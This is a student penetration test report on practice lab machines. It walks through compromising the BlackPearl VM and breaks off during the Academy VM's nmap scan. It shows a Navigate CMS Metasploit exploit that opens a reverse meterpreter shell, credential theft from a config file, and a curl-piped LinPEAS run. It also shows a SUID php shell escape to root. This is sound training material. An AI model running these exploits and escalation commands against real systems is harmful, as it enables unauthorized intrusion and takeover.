Penetration Test Report

Submitted by INDUJA E

Contents

1. Independent Challenges

1.1 Target #1 – BlackPearl

1.1.1 Initial Access – Configuring the machine.

To initiate work on the Black Pearl machine, firstly, established the Virtual Machine (VM) and configured Network Address Translation (NAT) settings. Setting up NAT allows the VM to access the internet through the host machine's network connection and it also allows the host machine to communicate with the VM.

After configuring NAT, made the necessary changes in /etc/network/interfaces file of the target machine.

```
# The primary network interface
# allow-hotplug enp0s3
auto ens33
iface ens33 inet dhcp
```

Figure 1: network interface file

Saved the changes and executed the command "*ifup ens33*" to bring the interface up. Subsequently got the IP address of the machine by executing the following command.

```
root@blackpearl:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 10
00
    link/ether 00:0c:29:17:2e:26 brd ff:ff:ff:ff:ff:ff
    inet 192.168.117.130/24 brd 192.168.117.255 scope global dynamic ens33
       valid_lft 1249sec preferred_lft 1249sec
    inet6 fe80::20c:29ff:fe17:2e26/64 scope link
       valid_lft forever preferred_lft forever
```

Figure 2: Verifying the IP address

1.1.2 Service Enumeration

After conducting port scanning techniques, specifically *masscan* and *nmap* (Network Mapper), the following results have been discovered.

```
┌──(kali㉿kali)-[~/Desktop/PEH/BlackPearl]
└─$ sudo masscan $ip -p1-65535,U:1-65535 --rate=1000  | tee open_ports.txt
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-12-21 17:39:34 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 22/tcp on 192.168.117.130
Discovered open port 53/tcp on 192.168.117.130
Discovered open port 80/tcp on 192.168.117.130
Discovered open port 53/udp on 192.168.117.130
```

Figure 3 : masscan result

```
└─$ nmap 192.168.117.130 -A -v -p22,53,80 -T5
```

```
┌──(kali㉿kali)-[~/Desktop/PEH/BlackPearl]
└─$ nmap $ip -A -v -p22,53,80 -T5 | tee open_services.txt
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-07 09:23 EST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 09:23
Completed NSE at 09:23, 0.00s elapsed
Initiating NSE at 09:23
Completed NSE at 09:23, 0.00s elapsed
Initiating NSE at 09:23
Completed NSE at 09:23, 0.00s elapsed
Initiating Ping Scan at 09:23
Scanning 192.168.117.130 [2 ports]
Completed Ping Scan at 09:23, 0.00s elapsed (1 total hosts)
Initiating Connect Scan at 09:23
Scanning blackpearl.tcm (192.168.117.130) [3 ports]
Discovered open port 22/tcp on 192.168.117.130
Discovered open port 53/tcp on 192.168.117.130
Discovered open port 80/tcp on 192.168.117.130
Completed Connect Scan at 09:23, 0.00s elapsed (3 total ports)
Initiating Service scan at 09:23
Scanning 3 services on blackpearl.tcm (192.168.117.130)
Completed Service scan at 09:23, 6.04s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.117.130.
Initiating NSE at 09:23
Completed NSE at 09:23, 8.30s elapsed
Initiating NSE at 09:23
Completed NSE at 09:23, 0.02s elapsed
Initiating NSE at 09:23
Completed NSE at 09:23, 0.00s elapsed
Nmap scan report for blackpearl.tcm (192.168.117.130)
Host is up (0.0018s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)
|   256 a6:2e:77:71:c6:49:6f:d5:73:e9:22:7d:8b:1c:a9:c6 (ECDSA)
|_  256 89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)
53/tcp open  domain  ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp open  http    nginx 1.14.2
|_http-server-header: nginx/1.14.2
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-title: PHP 7.3.27-1~deb10u1 - phpinfo()
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
```

Figure 4 : nmap scan results

Port Scan Results

IP Address	Ports Open
192.168.117.130	80(HTTP),53(DNS),22(SSH)

Operating System: Linux

After discovering that port 80 was open, an examination of the website revealed only Nginx server index page.




Figure 5: Initial page

Following standard checks, a user and a domain name were identified from the page source.

User: Alek

Domain name: blackpearl.tcm

```html
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
<!-- Webmaster: alek@blackpearl.tcm -->
</html>
```

Figure 6: Page Source


Since the machine is running DNS, an additional investigation using reverse DNS lookups is performed to determine the domain names associates with the specific IP addresses. From the enumeration tool, it was confirmed that the domain name is **blackpearl.tcm**.

```
┌──(kali㉿kali)-[~/Desktop/PEH/BlackPearl]
└─$ dnsrecon -r 127.0.0.0/24 -n $ip
[*] Performing Reverse Lookup from 127.0.0.0 to 127.0.0.255
[+]      PTR blackpearl.tcm 127.0.0.1
[+] 1 Records Found
```

Figure 7: Reverse DNS lookup

Added the domain name to the /etc/hosts file.


```
└─$ sudo nano /etc/hosts
```



```
File  Actions  Edit  View  Help
  GNU nano 7.2                                          /etc/hos
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.129.110.52   unika.htb

10.129.17.69     thetoppers.htb
10.129.17.69    s3.thetoppers.htb


192.168.117.130   blackpearl.tcm
```

Figure 8 : hosts file

After adding the domain name to the hosts file, I visited http://blackpearl.tcm and found a static page that displays various information listed below.



blackpearl.tcm

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

PHP Version 7.3.27-1~deb10u1

System	Linux blackpearl 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/fpm
Loaded Configuration File	/etc/php/7.3/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/fpm/conf.d
Additional .ini files parsed	/etc/php/7.3/fpm/conf.d/10-mysqlnd.ini, /etc/php/7.3/fpm/conf.d/10-opcache.ini, /etc/php/7.3/fpm/conf.d/10-pdo.ini, /etc/php/7.3/fpm/conf.d/15-xml.ini, /etc/php/7.3/fpm/conf.d/20-calendar.ini, /etc/php/7.3/fpm/conf.d/20-ctype.ini, /etc/php/7.3/fpm/conf.d/20-dom.ini, /etc/php/7.3/fpm/conf.d/20-exif.ini, /etc/php/7.3/fpm/conf.d/20-fileinfo.ini, /etc/php/7.3/fpm/conf.d/20-ftp.ini, /etc/php/7.3/fpm/conf.d/20-gd.ini, /etc/php/7.3/fpm/conf.d/20-gettext.ini, /etc/php/7.3/fpm/conf.d/20-iconv.ini, /etc/php/7.3/fpm/conf.d/20-json.ini, /etc/php/7.3/fpm/conf.d/20-mbstring.ini, /etc/php/7.3/fpm/conf.d/20-mysqli.ini, /etc/php/7.3/fpm/conf.d/20-pdo_mysql.ini, /etc/php/7.3/fpm/conf.d/20-phar.ini, /etc/php/7.3/fpm/conf.d/20-posix.ini, /etc/php/7.3/fpm/conf.d/20-readline.ini, /etc/php/7.3/fpm/conf.d/20-shmop.ini, /etc/php/7.3/fpm/conf.d/20-simplexml.ini, /etc/php/7.3/fpm/conf.d/20-sockets.ini, /etc/php/7.3/fpm/conf.d/20-sysvmsg.ini, /etc/php/7.3/fpm/conf.d/20-sysvsem.ini, /etc/php/7.3/fpm/conf.d/20-sysvshm.ini, /etc/php/7.3/fpm/conf.d/20-tokenizer.ini, /etc/php/7.3/fpm/conf.d/20-wddx.ini, /etc/php/7.3/fpm/conf.d/20-xmlreader.ini, /etc/php/7.3/fpm/conf.d/20-xmlwriter.ini, /etc/php/7.3/fpm/conf.d/20-xsl.ini, /etc/php/7.3/fpm/conf.d/20-zip.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS
Debug Build	no
Thread Safety	disabled

Figure 9: http://blackpearl.tcm

Further, scanned the website http://blackpearl.tcm using gobuster tool for enumerating the directories and files associated with the URL. Upon scanning a directory named **navigate** was discovered. Visited the identified directory with the help of the link provided by the

gobuster.

```
┌──(kali㉿kali)-[~/Desktop/PEH/BlackPearl]
└─$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt  -u blackpearl.
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://blackpearl.tcm
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/navigate             (Status: 301) [Size: 185] [--> http://blackpearl.tcm/navigate/]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

Figure 10: Gobuster results

Upon navigating to the link, it redirected to a login page. Initial attempts using default credentials and SQL injection were unsuccessful in bypassing the login page. Upon closer examination of the page, the version **Navigate CMS v2.8** was identified at the bottom right corner.




Figure 11: login page

I researched potential exploits for navigate CMS and subsequently searched for the exploit

within the Metasploit console.




Figure 12: Navigate CMS exploit

After making the necessary changes in the module options, set the values for fields RHOSTS, LHOST and LPORT.

RHOSTS : blackpearl.tcm

LHOST : 192.168.117.128 (host machine ip)

LPORT : 4444

```
msf6 exploit(multi/http/navigate_cms_rce) > show options

Module options (exploit/multi/http/navigate_cms_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasplo
                                         /basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /navigate/       yes       Base Navigate CMS directory path
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.117.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/navigate_cms_rce) > set RHOSTS blackpearl.tcm
RHOSTS => blackpearl.tcm
msf6 exploit(multi/http/navigate_cms_rce) > exploit

[*] Started reverse TCP handler on 192.168.117.128:4444
[+] Login bypass successful
[+] Upload successful
[*] Triggering payload ...
[*] Sending stage (39927 bytes) to 192.168.117.130
[*] Meterpreter session 1 opened (192.168.117.128:4444 -> 192.168.117.130:35148) at 2023-12-25 05:58:23 -0500
```

Figure 13: exploit module options

After running the module, a meterpreter session was opened. Further did an investigation on the files and directories inside the shell.

```
meterpreter > ls
Listing: /var/www/blackpearl.tcm/navigate
==========================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100755/rwxr-xr-x  188    fil   2021-05-30 14:12:28 -0400  .htaccess
100755/rwxr-xr-x  18092  fil   2021-05-30 14:12:28 -0400  LICENSE.txt
100755/rwxr-xr-x  1395   fil   2021-05-30 14:12:28 -0400  README
040755/rwxr-xr-x  4096   dir   2021-05-30 14:13:21 -0400  cache
040755/rwxr-xr-x  4096   dir   2021-05-30 14:13:20 -0400  cfg
100755/rwxr-xr-x  361    fil   2021-05-30 14:12:28 -0400  crossdomain.xml
040755/rwxr-xr-x  4096   dir   2021-05-30 14:12:28 -0400  css
100755/rwxr-xr-x  15086  fil   2021-05-30 14:12:28 -0400  favicon.ico
040755/rwxr-xr-x  4096   dir   2021-05-30 14:12:28 -0400  img
100755/rwxr-xr-x  232    fil   2021-05-30 14:12:28 -0400  index.php
040755/rwxr-xr-x  4096   dir   2021-05-30 14:12:28 -0400  js
040755/rwxr-xr-x  4096   dir   2021-05-30 14:12:28 -0400  lib
100755/rwxr-xr-x  13032  fil   2021-05-30 14:12:28 -0400  login.php
100755/rwxr-xr-x  7904   fil   2021-05-30 14:12:28 -0400  navigate.php
100755/rwxr-xr-x  1300   fil   2021-05-30 14:12:28 -0400  navigate_download.php
100755/rwxr-xr-x  21     fil   2023-12-25 05:58:19 -0500  navigate_info.php
100755/rwxr-xr-x  11434  fil   2021-05-30 14:12:28 -0400  navigate_upload.php
040755/rwxr-xr-x  4096   dir   2021-05-30 14:12:28 -0400  plugins
040755/rwxr-xr-x  4096   dir   2021-05-30 14:13:29 -0400  private
040755/rwxr-xr-x  4096   dir   2021-05-30 14:13:20 -0400  themes
040755/rwxr-xr-x  4096   dir   2021-05-30 14:12:28 -0400  updates
040755/rwxr-xr-x  4096   dir   2021-05-30 14:12:28 -0400  web

meterpreter > cd cfg
meterpreter > ls
Listing: /var/www/blackpearl.tcm/navigate/cfg
==============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  3503  fil   2021-05-30 14:12:28 -0400  common.php
100644/rw-r--r--  1788  fil   2021-05-30 14:13:05 -0400  globals.php
100755/rwxr-xr-x  1375  fil   2021-05-30 14:12:28 -0400  session.php
```

Figure 14: files and directories

Upon navigating through the directories, discovered a file named **globals.php** containing sensitive data, including a password for the user **alek**.

User: alek

Password: H4x0r

```
meterpreter > cat globals.php
<?php
/* NAVIGATE */
/* Globals configuration file */

/* App installation details */
define('APP_NAME', 'Navigate CMS');
define('APP_VERSION', '2.8 r1302');
define('APP_OWNER', "blackpearl");
define('APP_REALM', "NaviWebs-NaviGate"); // used for password encryption, do not change!
define('APP_UNIQUE', "nv_d1b59e348060b3d5b17fff89.68796804"); // unique id for this installation
define('APP_DEBUG', false || isset($_REQUEST['debug']));
define('APP_FAILSAFE', false);

/* App installation paths */
define('NAVIGATE_PARENT', '//blackpearl.tcm');  // absolute URL to folder which contains the navigate folder (protoc
ol agnostic and without final slash) [example: '//www.domain.com']
define('NAVIGATE_FOLDER', "/navigate"); // name of the navigate folder (default: /navigate)
define('NAVIGATE_PATH', "/var/www/blackpearl.tcm/navigate"); // absolute system path to navigate folder

define('NAVIGATE_PRIVATE', "/var/www/blackpearl.tcm/navigate/private");
define('NAVIGATE_MAIN', "navigate.php");
define('NAVIGATE_DOWNLOAD', NAVIGATE_PARENT.NAVIGATE_FOLDER.'/navigate_download.php');

define('NAVIGATECMS_STATS', false);
define('NAVIGATECMS_UPDATES', false);

/* Optional Utility Paths */
define('JAVA_RUNTIME', '"{JAVA_RUNTIME}"');

/* Database connection */
define('PDO_HOSTNAME', "localhost");
define('PDO_PORT',     "3306");
define('PDO_SOCKET',   "");
define('PDO_DATABASE', "navigate");
define('PDO_USERNAME', "alek");
define('PDO_PASSWORD', "H4×0r");
define('PDO_DRIVER',   "mysql");

ini_set('magic_quotes_runtime', false);
mb_internal_encoding("UTF-8");  /* Set internal character encoding to UTF-8 */

ini_set('display_errors', false);
if(APP_DEBUG)
{
    ini_set('display_errors', true);
    ini_set('display_startup_errors', true);
}

?>meterpreter >
```

Figure 15: globals.php

With the SSH port open, I attempted the identified password for the user alek, resulting in a successful SSH login.

```
┌──(kali㉿kali)-[~/Desktop/PEH/BlackPearl]
└─$ ssh alek@blackpearl.tcm
alek@blackpearl.tcm's password:
Linux blackpearl 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Dec 20 13:08:00 2023 from 192.168.117.128
alek@blackpearl:~$
```

Figure 16: SSH session for alek

Privilege Escalation:

To obtain root access on the machine, executed the LinPEAS (Linux Privilege Escalation Awesome Script) which was downloaded from GitHub using the curl command.

```
└─$ curl -L https://github.com/carlospolop/PEASSng/releases/latest/download/linpeas.sh | sh
```




Figure 17: linpeas.sh

Gone through the script and found some files with interesting SUID permissions which in turn helps in privilege escalation. From figure 17, we can clearly see that /usr/bin/php7.3 is a SUID bit enabled binary.




Figure 18: SUID section in LinPEAS

It is also possible to find the SUID files using the following command

```
└─$ find / -perm -4000 – type f -exec ls -la {} 2>/dev/null \;
```

```
alek@blackpearl:~$ find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;
-rwsr-xr-- 1 root messagebus 51184 Jul  5  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 436552 Jan 31  2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 34888 Jan 10  2019 /usr/bin/umount
-rwsr-xr-x 1 root root 44440 Jul 27  2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 51280 Jan 10  2019 /usr/bin/mount
-rwsr-xr-x 1 root root 4777720 Feb 13  2021 /usr/bin/php7.3
-rwsr-xr-x 1 root root 63568 Jan 10  2019 /usr/bin/su
-rwsr-xr-x 1 root root 54096 Jul 27  2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 63736 Jul 27  2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 44528 Jul 27  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 84016 Jul 27  2018 /usr/bin/gpasswd
```

Figure 19: SUID files

From https://gtfobins.github.io/gtfobins/php/#suid , found a way to escalate SUID for php.

```
php -r "pcntl_exec('/bin/sh', ['-p']);"
```

As the system is using the version php7.3, replaced the php version and executed the command. Finally achieved the root access and obtained the flag for the BlackPearl machine.

```
alek@blackpearl:~$ php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
# whoami
root
# ls
lin.out  linpeas_linux_amd64  root_access
# pwd
/home/alek
# cd ../..
# ls
bin   dev  home        initrd.img.old  lib32  libx32    media  opt   root  sbin  sys usr  vmlinuz
boot  etc  initrd.img  lib        lib64  lost+found  mnt  proc  run   srv   tmp var  vmlinuz.old
# cd root
# ls
flag.txt
# cat flag.txt
cat: flagflag.txt: No such file or directory
# cat flag.txt
Good job on this one.
Finding the domain name may have been a little guessy,
but the goal of this box is mainly to teach about Virtual Host Routing which is used in a lot of CTF.
#
```

Figure 20 : root access

1.2 Target #2 – Academy

1.2.1 Initial Access – Configuring the machine.

Similar to the previous machine, the initial steps for setting up the Academy machine were undertaken. These included:

- Establishing the VM
- Configuring NAT
- Modifying primary network interface in the /etc/network/interfaces file

Afterwards, executed "*ip a*" command for obtaining the ip address of the academy machine.

```
root@academy:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 10
00
    link/ether 00:0c:29:a8:fc:4a brd ff:ff:ff:ff:ff:ff
    inet 192.168.117.129/24 brd 192.168.117.255 scope global dynamic ens33
       valid_lft 1008sec preferred_lft 1008sec
    inet6 fe80::20c:29ff:fea8:fc4a/64 scope link
       valid_lft forever preferred_lft forever
root@academy:~#
```

Figure 21: Verifying the ip address

1.2.2 Service Enumeration

Upon completing with the VM setup and acquiring ip address, executed the port scanning techniques.

- Masscan results

```
┌──(kali㉿kali)-[~]
└─$ sudo masscan $ip -p1-65535,U:1-65535 --rate=1000  | tee open_ports.txt
[sudo] password for kali:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-12-12 18:00:19 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 21/tcp on 192.168.117.129
Discovered open port 80/tcp on 192.168.117.129
Discovered open port 22/tcp on 192.168.117.129
^Cwaiting several seconds to exit ...
^Cte:  0.00-kpps, 100.00% done, waiting -8-secs, found=3
```

Figure 22 : masscan result

- Nmap results

```
┌──(kali㉿kali)-[~]
└─$ nmap $ip -A -v -p21,22,80 -T5 | tee open_services.txt
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-12 13:06 EST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:06
Completed NSE at 13:06, 0.00s elapsed
Initiating NSE at 13:06
Completed NSE at 13:06, 0.00s elapsed
Initiating NSE at 13:06
Completed NSE at 13:06, 0.00s elapsed
Initiating Ping Scan at 13:06
Scanning 192.168.117.129 [2 ports]
Completed Ping Scan at 13:06, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:06
Completed Parallel DNS resolution of 1 host. at 13:06, 0.26s elapsed
Initiating Connect Scan at 13:06
Scanning 192.168.117.129 [3 ports]
